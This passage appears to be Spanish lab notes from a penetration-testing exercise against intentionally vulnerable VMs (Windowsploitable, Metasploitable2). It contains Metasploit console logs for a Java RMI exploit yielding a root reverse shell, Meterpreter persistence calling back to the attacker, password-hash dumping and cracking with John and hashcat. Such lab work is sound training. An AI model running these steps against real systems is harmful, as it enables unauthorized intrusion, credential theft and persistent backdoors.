[*] Cracking Command: /usr/sbin/john --session=CLzn2RZI --no-log --config=/usr/share/metasploit-framework/data/jtr/john.conf --pot=/home/jesp/.msf4/john.pot --format=nt --wordlist=/tmp/jtrtmp20250610-2728-u1hjab --rules=wordlist /tmp/hashes_nt_20250610-2728-h9tsyd
Using default input encoding: UTF-8
Warning: no OpenMP support for this hash type, consider --fork=2
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
[*] Auxiliary module execution completed
msf6 auxiliary(analyze/crack_windows) > 0g 0:00:00:00 DONE (2025-06-10 10:42) 0g/s 9713Kp/s 9713Kc/s 38853KC/s Zoophyticing..Vagranting
Session completed.
[+] Cracked Hashes
DB ID Hash Type Username Cracked Password Method



- **Persistencia**

meterpreter > run persistence -U -i 5 -p 4444 -r 10.0.2.12


- -U: Persistencia al inicio del usuario.
- -i 5: Intentará reconectar cada 5 segundos.
- -p 4444: Puerto de conexión reversa.
- -r <IP-Kali>: Dirección del atacante.



- **Demostrar persistencia:**

1. Reinicia Windowsploitable.
2. Escucha en el puerto desde Kali:

msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.12
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > exploit



EJERCICIO 2 - Metasploit (Metasploitable2, Java_RMI)

Crear workspace


msf6 > workspace -a Metasploitable2
msf6 > workspace Metasploitable2


- **Exploitar Java RMI (CVE-2011-3556)**

msf6 > use exploit/multi/misc/java_rmi_server
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 10.0.2.7
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 10.0.2.12
msf6 exploit(multi/misc/java_rmi_server) > exploit/run


jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
msf6 > search CVE-2011-3556
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
1 _ target: Generic (Java Payload) . . . .
2 _ target: Windows x86 (Native Payload) . . . .
3 _ target: Linux x86 (Native Payload) . . . .
4 _ target: Mac OS X PPC (Native Payload) . . . .
5 _ target: Mac OS X x86 (Native Payload) . . . .
6 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):
Name Current Setting Required Description
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.2.12 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Generic (Java Payload)


jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
Module options (exploit/multi/misc/java_rmi_server):
Name Current Setting Required Description
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.2.12 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Generic (Java Payload)
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 10.0.2.12
LHOST => 10.0.2.12
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 10.0.2.12:4444
[*] 10.0.2.7:1099 - Using URL: http://10.0.2.12:8080/XyQgMM3
[*] 10.0.2.7:1099 - Server started.
[*] 10.0.2.7:1099 - Sending RMI Header ...
[*] 10.0.2.7:1099 - Sending RMI Call ...
[*] 10.0.2.7:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 10.0.2.7
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (10.0.2.12:4444 → 10.0.2.7:38115) at 2025-06-10 13:24:00 +0200
meterpreter > getuid
Server username: root
meterpreter >






- No obtenemos hashdump con meterpreter, asi que buscamos modulo al efecto:


search linux hashdump


msf6 > use post/linux/gather/hasdump
msf6 > set session 1
msf6 > exploit/run

Una vez obtenido hashdump:

msf6 > loot
msf6 > creds










- **Crackear hashes**

msf6 > use auxiliary/analyze/crack_linux
msf6 auxiliary(crack_linux) > run




jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
Examples:
john 192.168.1.123
john 192.168.1.1-192.168.1.254
john file:///tmp/rhost_list.txt
Learn more at https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
msf6 auxiliary(analyze/crack_linux) > set RHOST 10.0.2.7
[!] Unknown datastore option: RHOST.
RHOST => 10.0.2.7
msf6 auxiliary(analyze/crack_linux) > set john 10.0.2.7
[!] Unknown datastore option: john.
john => 10.0.2.7
msf6 auxiliary(analyze/crack_linux) > run
[*] No descrypt found to crack
[*] No bsdicrypt found to crack
[+] john Version Detected: 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
[*] Wordlist file written out to /tmp/jtrtmp20250611-86586-xr2j7f
[*] Checking md5crypt hashes already cracked ...
[*] Cracking md5crypt hashes in single mode ...
[*] Cracking Command: /usr/sbin/john --session=pGPFmddp --no-log --config=/usr/share/metasploit-framework/data/jtr/john.conf --pot=/home/jesp/.msf4/john.pot --format=md5crypt --wordlist=/tmp/jtrtmp20250611-86586-xr2j7f --rules=single /tmp/hashes_md5crypt_20250611-86586-ut98gu
Using default input encoding: UTF-8
Will run 2 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
6g 0:00:10:18 DONE (2025-06-11 13:53) 0.009704g/s 127861p/s 127890c/s 127890C/s zilch1900..vagrant1900
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[*] Cracking md5crypt hashes in normal mode ...
[*] Cracking Command: /usr/sbin/john --session=pGPFmddp --no-log --config=/usr/share/metasploit-framework/data/jtr/john.conf --pot=/home/jesp/.msf4/john.pot --format=md5crypt /tmp/hashes_md5crypt_20250611-86586-ut98gu
Using default input encoding: UTF-8
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Warning: Only 18 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:32:06 3/3 0g/s 52361p/s 52361c/s 52361C/s 01g2pg..01gkg2
Session aborted
[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(analyze/crack_linux) >


jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
CRACKER_PATH no The absolute path to the cracker executable
CUSTOM_WORDLIST no The path to an optional custom wordlist
DES true no Indlude DES hashes
FORK 1 no Forks for John the Ripper to use
INCREMENTAL true no Run in incremental mode
ITERATION_TIMEOUT no The max-run-time for each iteration of cracking
KORELOGIC false no Apply the KoreLogic rules to John the Ripper Wordlist Mode(slower)
MD5 true no Include MD5 hashes
MUTATE false no Apply common mutations to the Wordlist (SLOW)
POT no The path to a John POT file to use instead of the default
SHA256 false no Include SHA256 hashes (Very Slow)
SHA512 false no Include SHA512 hashes (Very Slow)
USE_CREDS true no Use existing credential data saved in the database
USE_DB_INFO true no Use looted database schema info to seed the wordlist
USE_DEFAULT_WORDLIST true no Use the default metasploit wordlist
USE_HOSTNAMES true no Seed the wordlist with hostnames from the workspace
USE_ROOT_WORDS true no Use the Common Root Words Wordlist
WORDLIST true no Run in wordlist mode
Auxiliary action:
Name Description
hashcat Use Hashcat
View the full module info with the info, or info -d command.
msf6 auxiliary(analyze/crack_linux) > run
[*] No descrypt found to crack
[*] No bsdicrypt found to crack
[+] hashcat Version Detected: v6.2.6
[*] Wordlist file written out to /tmp/jtrtmp20250613-21031-ynaddp
[*] Checking md5crypt hashes already cracked ...
[*] Cracking md5crypt hashes in incremental mode ...
[*] Cracking Command: /usr/bin/hashcat --session=P2lo4dwK --logfile-disable --quiet --username --potfile-path=/home/jesp/.msf4/john.pot --hash-type=500 -O --increment --increment-max=4 --attack-mode=3 /tmp/hashes_md5crypt_20250613-21031-iy5ptm
[*] Cracking md5crypt hashes in wordlist mode ...
[*] Cracking Command: /usr/bin/hashcat --session=P2lo4dwK --logfile-disable --quiet --username --potfile-path=/home/jesp/.msf4/john.pot --hash-type=500 -O --attack-mode=0 /tmp/hashes_md5crypt_20250613-21031-iy5ptm /tmp/jtrtmp20250613-21031-ynaddp
[+] Cracked Hashes
DB ID Hash Type Username Cracked Password Method
15 md5crypt msfadmin msfadmin Already Cracked/POT
[*] Auxiliary module execution completed
msf6 auxiliary(analyze/crack_linux) >

Persistencia en Metasploitable2 (Linux)

meterpreter > run persistence -U -i 5 -p 4444 -r 10.0.2.12

o a través de modulo al efecto:

msf6 > use exploit/linux/local/service_persistence

